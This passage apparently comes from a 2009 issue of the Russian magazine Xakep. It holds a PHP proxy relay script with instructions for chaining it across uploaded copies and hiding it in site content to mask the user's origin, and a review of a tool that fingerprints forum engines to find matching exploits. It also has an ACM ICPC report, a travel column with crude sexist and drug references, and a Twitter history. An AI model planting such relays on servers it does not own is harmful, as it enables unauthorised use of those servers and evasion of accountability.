Потребность в прокси/соксах возникает постоянно. Проблема в том, что найти стабильный и качественный сервис с каждым днем становится все сложнее. Порой прокси может понадобиться в самый неподходящий момент... так как же быть? Выход один — иметь под рукой собственный проксик, готовый в любую минуту обслужить тебя :). Причем, проще всего будет поднять не Bouncer или 3proxy, а Pproxy, о котором я тебе сейчас расскажу. Тулза представляет собой PHP-проксик, состоящий из двух частей — удаленной (pproxy.php) и локальной (plocal.pl). На локалхосте запускается перловая часть, прослушивающая порт, на который натравливается браузер, а сам PHP-прокси заливается на какой-нибудь сервер.



СОБСТВЕННЫЙ ПРОКСИК

Использовать Pproxy довольно просто:

```
1. Сначала заливаем pproxy.php на
удаленный сервер, например, http://
site.com/proxy/pproxy.php
2. Затем запускаем локальный скрипт:
perl plocal.pl -px http://site.com/
proxy/pproxy.php
3. После этого по дефолту открывает-
ся порт 8008, через который и следу-
ет пускать браузер
```

Сорец pproxy.php очень компактен и может быть запросто добавлен в тело контента сайта:


```
<?php
//$secret = 'pproxypass';
if(isset($_POST['query']) &&
isset($_POST['host']))
{
  if(isset($secret) && ($_
POST['secret'] != $secret))exit;
  header('Content-type:
application/octet-stream');
  @set_time_limit(0);
  $query = base64_decode(str_
replace(" ", "+", $_POST['query']));
  list($host, $port) = explode(':',
base64_decode(str_replace(" ", "+",
$_POST['host'])));
  if(!$port)$port = 80;
  $ip = gethostbyname($host);
  if($fp = @fsockopen($ip, $port,
$errno, $errstr, 20))
  {
    fwrite($fp, $query);
    while(!feof($fp))
    {
      $answer = fread($fp, 1024);
      echo $answer;
    }
    fclose($fp);
  }
  exit;
}
?>
```

И попробуем построить цепочку проксиков:

```
1. Заливаем pproxy.php на два раз-
ных удаленных сервера, например:
http://site1.com/proxy/pproxy.php и
http://site2.com/proxy/pproxy.php
2. Запускаем локальный скрипт со
следующими параметрами:
perl plocal.pl -px http://site1.com/
proxy/pproxy.php perl plocal.pl -px
http://site2.com/proxy/pproxy.php
-tpx http://localhost:8008 -bp 8009
3. Пускаем браузер на порт 8009
4. Схема цепочки такова: localhost
-> site1.com -> site2.com -> target
```

Аналогичным образом можно составлять и более длинные цепочки. Однако не забывай про логи web-сервера. В них можно будет тебя отыскать.

ПРОГРАММА: FORUM DETECTOR
ОС: *NIX/WIN
АВТОР: DX



ОПРЕДЕЛЯЕМ ДВИЖОК ФОРУМА


Напоследок представлю тебе очередной релиз от dx — Forum Detector. Утила предназначена для определения типа и версии указанного форума, что особенно полезно при поиске сплойтов под различные форумные движки. На данный момент тулза поддерживает несколько самых известных форумов, среди которых — IPB, phpBB, vBulletin, MyBB последних версий.

Из возможностей скрипта следует отметить:

- Определение типа форума (распознавание IPB, phpBB, vBulletin, MyBB)
- Определение версии движка форума по разным критериям
- Определение возможных уязвимостей движка форума и поиск подходящих для них сплойтов
- Определение ТиЦ и PR сайта, на котором установлен форум
- Наличие поддержки работы через прокси/socks5/прокси с авторизацией/socks5 с авторизацией

Конечно, утила сплойт за тебя не запустит и веб-шелл на сервер не зальет. Но если ты решил протестировать парочку-другую интересных форумов — тулза в этом поможет.





BATTLE OF THE BRAINS

ОТЧЕТ С ФИНАЛА ACM ICPC 2009

21 апреля 2009 года три сотни лучших молодых математиков и программистов собрались в Стокгольме для участия в финале Чемпионата мира по спортивному программированию ACM ICPC, главным спонсором которого выступает IBM. По приглашению этой замечательной компании я и отправился в Швецию, чтобы своими глазами увидеть битву лучших молодых умов планеты.

«Для решения серьезных проблем нужны величайшие, уверенные в своих способностях умы, способные предложить нестандартные решения, — считает доктор Билл Паучер (Bill Poucher), профессор Университета Бэйлор (Baylor University) и исполнительный директор чемпионата ICPC. — Их можно назвать атлетами инноваций. Они выходят за рамки ограничений и получают удовольствие, делая эту работу».

Что говорить, спортивное программирование — штука очень специфичная, стоящая особняком от того, что большинство людей вообще привыкли понимать под программированием. Задачи, которые ставятся на соревнованиях по спортивному программированию, несут в себе, главным образом, математические и алгоритмические вопросы. Спортивное программирование предъявляет к участникам соревнований высочайшие требования в области математической подготовки, командной работы и навыков быстрого и чистого программирования.

Любая проблема здесь, как бы она ни была подана, всегда упирается в составление математических моделей и решение математических задач. Решений «на пальцах» не бывает: даже если задачку и можно решить тупым перебором, такое решение не пройдет по ограничениям на ресурсы — для каждого задания существуют пороговые значения по используемой памяти и времени выполнения.

Участники

В этом году представлять Россию поехали 8 команд: ИТМО (чемпионы прошлого года), Саратовский ГУ (чемпионы России этого года), МГУ, Алтайский ГУ, Новосибирский ГУ, СПБ ГУ, Уральский и Южно-Уральский ГУ. Также среди участников были такие известные вузы как MIT, Стэнфорд, Оксфорд, Варшавский Университет, Университет Карнеги-Меллона и Циньхуа. Предматчевые расклады были простые: команда ИТМО приехала отстаивать статус Чемпионов мира, а все остальные приехали мешать им это сделать :).

Также намечалось интересное российско-китайское противостояние: от Китая традиционно приехало немало сильных команд, готовых бороться за самые высокие места.

Соревнования и итоги

Непосредственно финальные соревнования проходили в KTH – Королевском технологическом университете Стокгольма. И ровно в 9 утра 21 апреля был дан старт соревнованиям. В этом году участникам было предложено 11 задач, наиболее простой из которых оказалась задачка с индексом «А»: ее решили очень быстро и для большинства команд именно она была первой решенной задачей.

За 5 часов соревнований было решено 9 из 11 задач: это смогли сделать две команды — ИТМО и Университет Цинхуа. Победителя определили по затраченному времени: показав результат в 1381 минут второй раз подряд Чемпионами мира стали ребята из ИТМО!

Задача «А»: Осторожный подход

Представь себя авиадиспетчером и что тебе надо составить максимально безопасное расписание посадок самолетов в аэропорту. Права на ошибку нет: на кону жизни людей.

Считается, что чем больше промежуток между посадками в расписании, тем безопаснее они проходят. Ведь у пилотов есть больше времени, чтобы правильно отреагировать на любые возможные изменения и проблемы.

К счастью, частично эта проблема уже автоматизирована, и именно тут ты должен вступить в работу.

Для каждого из самолетов тебе будет даваться временной диапазон, в течение которого он может приземлиться. На основе этих данных ты должен создать расписание посадки самолетов. Посадки должны быть максимально разнесены по времени, чтобы минимальный промежуток между ними был как можно больше.

К примеру, если есть три самолета с посадками 10:00am, 10:05am и 10:15am, то минимальный промежуток между посадками составляет 5 минут: между первыми двумя. Промежутки в расписании посадок не должны быть одинаковыми — но самый маленький из них должен быть как можно больше.


Входные данные:

Input-файл состоит из нескольких тестовых случаев, описывающих разные исходные сценарии. Каждый тестовый случай начинается с цифры n (2<=n<=8), обозначающей количество самолетов в сценарии. Далее следует n линий, каждая из которых содержит два числа [a_i, b_i] — временной диапазон, в течение которого i-й самолет может приземлиться. Числа a_i, b_i указываются в минутах и находятся в таком диапазоне: 0 ? a_i ? b_i ? 1440. Заканчивается входной файл строкой «0».

Выходные данные:

Для каждого тестового случая нужно вывести минимальное время между двумя посадками в оптимальном расписании (когда минимальное время максимально).









▸ links

- icpc.baylor.edu — официальный сайт чемпионата. Тут ты можешь посмотреть фото и видео-архив, скачать задания с предыдущих соревнований и получить любую другую информацию о чемпионате.
- www.snarknews.info — новости российских и международных чемпионатов по программированию.
- www.topcoder.com — сайт «сольного» соревнования для программистов.
- www.opencup.ru — открытый чемпионат МГУ по программированию.
- google.com/codejam — чемпионат codejam, который проводит google.
- acm.timus.ru — сайт УРГУ, посвященный олимпиадам по программированию. Тут размещен выдающийся архив задач и проверяющая система.









▸ dvd

На нашем диске ты найдешь задачи этого года, а также подборку фотографий с финала ACM ICPC 2009 в Стокгольме.

ФИНАЛЬНЫЕ РЕЗУЛЬТАТЫ

МЕСТО	НАЗВАНИЕ ВУЗА	РЕШЕНО	ВРЕМЯ
1	УНИВЕРСИТЕТ ИТ, МЕХАНИКИ И ОПТИКИ (САНКТ-ПЕТЕРБУРГ)	9	1381
2	TSINGHUA UNIVERSITY	9	1800
3	САНКТ-ПЕТЕРБУРГСКИЙ ГУ	8	1176
4	САРАТОВСКИЙ ГУ	8	1305
5	UNIVERSITY OF OXFORD	7	998
6	ZHEJIANG UNIVERSITY	7	1117
7	MASSACHUSETTS INSTITUTE OF TECHNOLOGY	7	1143
8	АЛТАЙСКИЙ ГУ	7	1254
9	UNIVERSITY OF WARSAW	7	1413
10	UNIVERSITY OF WATERLOO	6	787
11	I. JAVAKHISHVILI TBILISI STATE UNIVERSITY	6	933
12	CARNEGIE MELLON UNIVERSITY	6	1045








Крис Касперски

Что случилось с Крисом?

Вся правда о настоящем и будущем Криса Касперски

Почтовый сервер редакции][уже несколько месяцев трещит под натиском писем с темой «Крис Касперски». Читателей мучают вопросы: «Что случилось с мыщъх'ом?», «Будет ли он снова писать статьи?». Сначала мы отвечали, что те пятьдесят кустов дурмана, которые росли у него на делянке, погубил ураган, и прихода больше нет. Затем — что его, с зеркалкой и китайским паспортом, приняли спецслужбы на территории американского посольства в Сеуле.

Вступительное слово редакции

Сейчас мы откроем страшную тайну: что же, на самом деле, случилось... Вынуждены признаться, после одной из редколлегий нам пришлось усыпить Криса (с помощью двух сексапильных близняшек, подогнанных Андрюшком) и отдать на опыты в лабораторию экспериментальной медицины, чтобы выплатить долг перед финской типографией (факен кризис!).
It's a joke, амиго, не волнуйся :). В действительности, Крис крутится по всему периметру так, что дым из ушей идет:

- работает независимым консультантом в подразделении McAfee, сотрудники которого занимаются разработкой HIPS/IPS-систем (компания Endeavor Security, куда первоначально устроился мыщъх, теперь является частью этой корпорации);
- ездит с докладами по хакерским конференциям;
- ведет с различными издательствами переговоры по переводу и изданию своих книг за рубежом;
- судится с посольством Южной Африки;
- его хвост сворачивается в иврит, поскольку в Израиле у Криса тоже кипят мажорные дела.

Как ты понимаешь, все это отнимает невероятное количество времени и сил, но он планирует вновь писать в][, и вот тому подтверждение.

– У тебя есть свой конек?! — спросил Деликатес.
– Нет, у меня есть кошка,– сказала Алиса. — Ее зовут...
– Прекрасно! — обрадовался Грифон. — Давно пора тебе рассказать нам о себе и о своих приключениях!

Льюис Кэрролл. «Алиса в Стране чудес»

Да простят мне читатели некоторую сумбурность повествования. Эти строки пишутся из далекой и загадочной Малайзии — страны самобытной экзотики, роскошных песчаных пляжей и восточного колорита. Мысли скачут сайгаками по колдобинам, от избытка впечатлений топорщится шерсть, и хвост встает дыбом, потому как потрясающе красивых девушек здесь больше, чем буддистских монахов, предлагающих проголосовать за



Мыщъх за компом

Окрестности моей норы

мир, причем один голос стоит не меньше сотни рентген, а то и двести. На наши деньги — 7500 рублей. Дорогой мир, однако.

ЛЕНИВЫЕ МАЛАЙЦЫ

Большой неожиданностью оказался для меня ужасающий холод, вынуждающий таскать с собой свитер. И это при 35 градусах по Цельсию! Ну, в тени 35, а во всех остальных местах понатыканы кондиционеры, работающие на полную мощность. Только и ищешь, где бы согреться. И еще ищешь, чего бы заточить. Малайская еда вкусная, дешевая (яблочный сок дороже обеда), но совершенно не калорийная, а потому быстро переваривающаяся. Девушки здесь цвета радуги — яркие одежды, пестрые краски. Практически все читают Коран и ходят в платках, и сами малайцы жалуются на то, что под юбку к ним так просто не полазишь. Ну, насчет «не полазишь» они слегка погорячились. Это они сравнивают малаек с американками, которых видели только по телевизору и о которых товарищи, побывавшие в Америке, рассказывают всякие байки, как западные женщины готовы лечь под первого встречного. Малайцы слишком ленивые, чтобы ухаживать. А девушки тут... такие же, как и везде, особенно если учесть, что малайцев в Малайзии не так уж и много. Туристов — куда больше. Китаянки, японки... приветливые, открытые и общительные. Американские девушки также легко идут на контакт, особенно в местах вынужденного заключения, типа аэропортов и прочих домов терпимости. Легкость, с которой они переходят на обсуждение личных проблем, просто поражает, но... это вовсе не значит, что знакомство получит продолжение. Знакомство — это одно, а ни к чему не обязывающая беседа — совсем другое.

ОГРАБЯТ, УБЬЮТ, ИЗНАСИЛУЮТ

Вообще говоря, люди здесь удивительно дружелюбные, привыкли улыбаться и общаться. А все почему? Преступлений что ли меньше? Так ведь ни хвоста! Карманы и барсетки режут прямо в центральных аэропортах. Байкеры срывают сумки на ходу. Гопы сначала бьют по голове, а уже потом смотрят, что в карманах у жертвы. Криминальная хроника в газетах — вообще кошмар на улице Вязов. И зачем только я ее читал перед тем, как сюда поехать?! Первый день провел на конкретной измене, ожидая подвоха, но потом махнул хвостом. В многомиллионной Куала-Лумпур, конечно же, не обходится без преступлений. Вот только никто не делает из этого трагедии мирового масштаба и не живет в постоянном страхе, что сейчас ограбят, убьют, изнасилуют и даже имени не спросят. Не, на самом деле меня тут едва не изнасиловали. И руку на грудь клали, и за хвост хватали, и только когда она поняла, что ей с подругой ничего не обломится, натуральным образом выставила за дверь. А дверь эта была в деревне. И такси там поймать нереально. Общественный транспорт ходит по непонятным траекториям. Благо, хоть Twin-Towers (небоскребы «Башни Близнецы Петронас») были видны, и мыщъх, как дурак, шел по азимуту четыре часа, пока не добрался до цивилизации. И все время думал: ну вот, сейчас ограбят, убьют, изнасилуют. Так ведь нет! Не ограбили, не убили, не изнасиловали. Малайзия в этом плане интересная страна. За наркотики приговаривают к смертной казни, но все как бы в теме, и у всех есть «very special stuff, not a drug». И вот сидим мы, значит, в чулане у раджи, прямо на обочине свальной борозды, долбим этот «not a drug» и говорим за все дела. Кстати, индусы к малайкам абсолютно параллельны. Они на них насмотрелись, им латинок подавай.

В ОТЕЛЕ, НА ТОПЧАНЕ

Сами малайцы только о русских девушках и говорят, хотя многие их никогда не видели. Оно, конечно, понятно. Русские для них — экзотика, а самые красивые — это еврейки, причем с автоматом. Девушка с оружием в руках выглядит сексуально, особенно если она только после армии (в Израиле все девушки служат) и со спортивной подготовкой у нее все в порядке. Гуляешь с такой по ночному городу и чувствуешь себя в полной безопасности.

Еврейки мыщъху настолько понравились, что он даже ни с кем не переспал. И как это я так отличился, не понимаю... Хотя, скорее всего, это связано с сильной усталостью. Я же сюда не на отдых приехал, а на работу. К вечеру настолько выматываюсь, что сил хватает только на то, чтобы посидеть с коллегами в ресторане, после чего вернуться в отель и завалиться на топчан. Натуральный такой топчан. На который и девушку-то пригласить стыдно. А еще называется «хороший отель», где на второй день половые стащили свое же собственное покрывало и пришлось долго разбираться с менеджером, на хвоста они это сделали. У нас в отелях, конечно, тоже воруют, но воруют осмысленно и по понятиям.

Зато у них можно спокойно посидеть с девушкой в очень дорогом ресторане за ее счет.


Пестрые краски Куала-Лумпур



Она вооружена, но совсем не опасна





Мыщъх сидел с тремя, причем две из них замужем. Одна — эмигрантка из Америки, остальные — коренные израильтянки. Все образованные и начитанные, умные до невозможности. И вот сидим мы, значит, в ресторане под открытым небом. На улице уже зима, ночь. Слегка прохладно, но еще не холодно. Мимо нас идут люди, а мы пьем пиво (ну, это она пьет пиво, а мыщъх — вишневый сок) и обсуждаем OpenBSD, ламповые усилители HiFi-класса, критикуя беспроводные колонки и прочую потребительскую муть. Оказывается, у нее трое детей, она ученый и большой меломан. Ассемблер — это так, невинное хобби.

АТАКИ СЛЕДУЮТ НЕПРЕРЫВНО

Что касается хакеров, то в Малайзии они тоже наличествуют, причем практически все замыкаются на сетевой безопасности, дизассемблированием здесь никто не занимается — на HIEW смотрят с удивлением, а ИДУ знают на уровне новорожденной мыши. Зато в сетях шарят чисто конкретно, но в основном — в сторону взлома, а не воздвижения. Тут даже в столице интернет тормозит так, как не тормозит у меня дома в деревне. Есть куча мест с бесплатным Wi-Fi, что существенно упрощает сетевые атаки и обкатку новых технологий взлома и защиты от нападения.

Атаки следуют непрерывно, так что лучшего места для тестирования систем обнаружения и предотвращения вторжений, пожалуй, не найти. Не могу умолчать о том, что в октябре прошлого года здесь проводилась конференция HITB (Hack In The Box), посвященная различным аспектам информационной безопасности. На ней я представил доклад о найденных мной недоработках в процессорах Intel, которые позволяют использовать уязвимости как непосредственно сидя за компом, так и удаленно, вне зависимости от операционной системы, установленных обновлений и приложений. Но это уже тема для отдельной статьи...

P.S.

```
From: Kris Kaspersky
To: andrushock@real.xakep.ru
Subject: Re[16]: статьи в следующий номер
```

Доброго времени суток!

Только что вернулся из Малайзии. Устал жутко. Долетели на честном слове и одном крыле. Один сегмент крыла отсутствовал ;-(ахренеть. Никогда бы не поверил, если бы не видел это своими глазами.


gameland.ru
Игры меняются,
gameland.ru остается!

WHAT ARE YOU DOING?

ИЗМЕНИТЬ МИР, ИСПОЛЬЗУЯ 140 СИМВОЛОВ

История twitter.com

Twitter сверх-популярен на Западе и стремительно набирает обороты в других странах — на него постоянно ссылаются в СМИ, twitter-аккаунты есть у многих знаменитостей, и даже президент США Барак Обама ведет там свой блог. Но пока одни называют Twitter гениальным изобретением, другие вместо инноваций видят лишь грамотную рекламу и стадные инстинкты. Кто же прав?

В ЦЕЛОМ, нужно признать, ничего инновационного и ранее невиданного Twitter действительно не несет. Явлению «сетевого дневника» самому по себе никак не меньше 15 лет, а если копнуть поглубже, так и вовсе выясняется, что даже в до-http-шный период, еще во времена Usenet, существовали подобия современных блогов. Специализированные сервисы для ведения онлайновых дневников тоже появились далеко не вчера. Например, столь популярная в рунете платформа для блоггинга — LiveJournal (ЖивойЖурнал) недавно отметила свое десятилетие. Схожие факты и цифры можно привести на тему инстант мессенджеров. Не стоит забывать и о том, какое количество людей по всему миру регулярно зависает в различных социальных сетях (у нас это, чаще всего, «Одноклассники» и «ВКонтакте», а за океаном — MySpase и Facebook). Последние, кстати, могут похвастаться куда большим количеством фишек и наворотов, чем Twitter. Так откуда же, спрашивается, берется такой ажиотаж, когда средств коммуникации в Сети и без того в избытке? Чтобы ответить на этот вопрос, стоит обратиться к истории сервиса.

ИЗОБРЕТАЕМ КОЛЕСО

Придумали загадочную помесь блога с IM (instant messenger) в 2006 году три молодых IT-шника: Джек Дорси (Jack Dorsey), Биз Стоун (Biz Stone) и Эван Уильямс (Evan Williams). Но хотя создание сервиса и является бесспорной заслугой всех троих, оригинальная идея, все же, принадлежала Джеку Дорси, поэтому о нем я расскажу чуть подробнее.

Дорси — программист 32 лет от роду, увлеченный высокими технологиями практически с самого детства. Еще в 14 он плотно заинтересовался логистикой пересылок и перевозок, а точнее, программной стороной этого нелегкого дела. Плоды его увлечения пожинают до сих пор — open sorce ПО, написанное юным Джеком, используют многие компании, предоставляющие услуги такси. К 2000-му году, добившись определенных успехов, Дорси устал «работать на дядю» и перебрался из родного Миссури в Калифорнию. На новом месте он организовал собственную небольшую компанию, оказывающую курьерские услуги, услуги перевозки пассажиров, а так же доступ к экстренным службам через Сеть. И кто знает, возможно, Джек так и продолжил бы работать в этой сфере, если бы в том же 2000-м не завел аккаунт в ЖЖ.

LiveJournal был совсем молод — регистрация осуществлялась по приглашениям, и Дорси получил в системе номер 4.136. Несмотря на то, что до нынешней популярности сервису было еще далеко, Джеку ЖЖ понравился, а вскоре и вовсе натолкнул молодого программиста на мысль: Дорси понял, что ЖивойЖурнал можно сделать еще более «живым». И для этого нужно лишь добавить возможность публиковать свой текущий статус в режиме реального времени. Стоит сказать, что такая опция как «статус» сейчас присутствует практически во всех инстант мессенджерах, но тогда Дорси подсмотрел ее в AIM (AOL Instant Messenger), которым активно пользовался :). Однако до воплощения идеи в жизнь дело не дошло. Задумка отправилась в долгий ящик — Джек был захвачен работой над другими проектами, ни один из которых так и не принес ощутимого результата. В итоге, о своей идее он снова вспомнил только в 2005 году, уже будучи работником подкастинговой компании Odeo Inc.

ДО СТРАННОГО ПРОСТО

В Odeo Дорси привела заинтересованность в сервисах, ориентированных на текстовые сообщения — там к ним тогда тоже проявляли оп-


Инвестор и сооснователь Twitter Inc. Эван Уильямс
Автор идеи Twitter'а Джек Дорси
Дорси, Уильямс и Стоун получают награду The Crunchies 2008
Разработчик ПО, один из авторов Twitter Биз Стоун

FAIL WHAIL — TWITTER «УПАЛ»

У НАШЕГО ПРЕЗИДЕНТА ЖЖ, У ОБАМЫ — TWITTER :)

Небольшой список известных и родных сердцу любого гика личностей, которых можно почитать в Twitter:

Джордж Лукас (режиссер, создатель «Звездных Войн»): http://twitter.com/George_Lucas

Нил Гейман (писатель-фантаст, сценарист, автор комиксов и графических романов): http://twitter.com/neilhimself

Уильям Гибсон (писатель-фантаст, «папа» киберпанка): http://twitter.com/GreatDismal

Limor Fried AKA Lady Ada (хакер, приверженец Open Source Hardware): http://twitter.com/adafruit

Стивен Возняк (специалист по вычислительной технике, основатель Apple): http://twitter.com/stevewoz

Стив Джобс (CEO и основатель Apple Inc.): http://twitter.com/SteveJobs

Стивен Фрай (британский актер, писатель и драматург): http://twitter.com/stephenfry

Кевин Роуз (создатель digg.com): http://twitter.com/kevinrose

Кевин Смит (режиссер, актер, сценарист, создатель «Догмы» и «Клерков»): http://twitter.com/ThatKevinSmith

Джон Фавро (режиссер): http://twitter.com/Jon_Favreau

ределенный интерес. Компания переживала не лучшие времена. В виду серьезной конкуренции на рынке (тягаться с тем же iTunes явно не представлялось возможным) требовались свежие идеи, проекты и, фактически, смена профиля. И в ходе очередного мозгового штурма, направленного на спасение положения, Дорси изложил коллегам свой замысел — создать некий сервис, который позволил бы людям всегда быть в курсе, чем сейчас заняты их друзья и где те находятся. Джек хотел, чтобы добавление новых записей в этот лайфстрим было максимально простым и быстрым, поэтому делал большой упор на мобильные телефоны и короткие текстовые сообщения. Именно поэтому в будущем у Twitter и появится ограничение в 140 символов — длина одного SMS с запасом для ника.
Коллегам идея Джека пришлась по душе. На создание прототипа сервиса у Дорси и Биза Стоуна, который ранее работал с такими известными площадками для блоггинга как Xanga и Blogger, ушло порядка двух недель. Когда рабочую модель продемонстрировали остальной команде, восторгам не было предела: сервис выглядел очень простым, но на удивление законченным. Все тут же взялись за тестирование разработки, по сути, подняв Twitter в закрытом режиме, «только для своих». Пользователей насчитывалось не более 50 человек, и над проектом витала атмосфера секретности — предпочитали не приглашать людей из других компаний и со стороны, давая доступ лишь избранным. По признаниям самих разработчиков, это было удивительное время — ты чувствуешь, что собираешься изменить мир, но об этом еще никто не знает! Например, Биз Стоун вспоминает, что в первые выходные тестирования у него выдался ужасный уикенд — дома как раз шел ремонт, перестилали полы, и вместо отдыха намечался жуткий аврал. И в какой-то момент, во время этой неразберихи, подал сигнал мобильный. Посмотрев на экран телефона, Биз узнал, что Джек, тем временем, отдыхал в Напе, потягивая вино. Стоун признается, что именно тогда он окончательно проникся этой до странного простой идеей — продолжая заниматься своими делами, можно просто взглянуть на дисплей мобильного и узнать, чем сейчас заняты друзья.

ИСКАЖЕННОЕ ЩЕБЕТАНИЕ

Исходно сервис планировали назвать stat.us. Это имя тоже придумал Дорси — ему всегда нравились домены, из имени и окончания которых получается слово. Но в ходе обсуждений всплыло словечко Twttr (от искаженного англ. «twitter» — «щебетать»), которое определенно не обошлось без влияния Flickr, но быстро прижилось (к тому же, короткие SMS-номера в США, как правило, пяти символьные). Но по окончании тестирования открытие сервиса состоялось по адресу Twttr.com не только из-за попытки быть оригинальными. Была еще одна причина, гораздо более прозаическая — домен Twitter.com уже был кем-то занят.
Тем временем, дела у Odeo шли совсем плохо. Уже и без того поредевший штат компании то и дело приходилось снова сокращать. О новоиспеченном Twitter никто пока не знал, и команда работала, фактически, на голом энтузиазме. И хотя сервис и запустили в работу, а девелоперы, наконец, смогли «выйти из тени» и начали активно приглашать туда друзей, всеми средствами агитируя их пользоваться Twitter, успеха не было. Большая часть юзеров просто баловалась SMS-ками, не совсем понимая, зачем и кому все это может быть нужно.

ПЕРВЫЙ ИНВЕСТОР

Пару месяцев спустя ситуация не особенно изменилась. Разве что, были «докуплены две согласные» доменного имени — адрес Twitter.com перешел в распоряжение Odeo, и Twttr пережил ребрендинг, превратившись в Twitter. «Откуда же деньги?», — спросишь ты. Сначала инвестор у проекта был всего один — за финансирование взялся известный бизнесмен и IT-деятель Эван Уильямс. Интерес Уильямса к Twitter легко объясним — во-первых, он был одним из сооснователей тонущей Odeo и наблюдал за развитием идеи с самого начала и изнутри. Во-вторых, именно ему мы обязаны термином «блоггер» и популяризацией слова «блог». Эван некогда приложил руку к основанию компании Pyra Labs и фактически создал Blogger.com. Позже, когда Pyra Labs была продана компании Google, Уильямс с головой окунулся в новый стартарп — Odeo. Ну а когда последний начал медленно умирать, совсем не удивительно, что Эван оказался не против попробовать что-то еще. Для поддержки Twitter Уильямс, Стоун, Дорси и еще ряд бывших сотрудников Odeo основали компанию Obvious Corp.

TWITTER-БУМ

Мало-помалу вставать на ноги сервис начал к концу 2006 — началу 2007 года. «Новообращен-



САЙТ TWITTER ВСТРЕЧАЕТ ПОЛЬЗОВАТЕЛЕЙ АРТОМ НА ТЕМУ ПТИЧЕК

ные» наконец-то начали «подсаживаться» на Twitter, как и было задумано его создателями. Появились первые симптомы широко распространенного сегодня заболевания — люди комментировали в Twitter каждый свой шаг, причем в буквальном смысле. Один из первых твитов от разработчиков оказался пророческим. «О, это будет вызывать привыкание» (oh this is going to be addictive), — написал в марте 2006 Дом Саголла и оказался совершенно прав. Камешком, породившим настоящую лавину, стал ежегодный фестиваль музыки, кино и интерактивных технологий South by Southwest. Пока длилось мероприятие, шепот, до этого лишь робко шелестевший о Twitter в интернете, перешел в быстро нарастающий гул. SXSW — один из крупнейших музыкальных фестивалей в США, так что его всегда очень красочно освещают в СМИ и, конечно, в Сети. Twitter же помог упросить процесс «написания поста в блог» до максимума, а на SXSW оказалось немало пользователей молодого сервиса. Твиттеряне-первопроходцы комментировали шоу в режиме реального времени, устроив практически живой стриминг и координировали свои действия с помощью того же Twitter. В итоге, детище Дорси заработало на фестивале награду «best blogging tool» и, что более важно, — рекламу. С этого момента интерес к Twitter принялся расти в геометрической прогрессии.
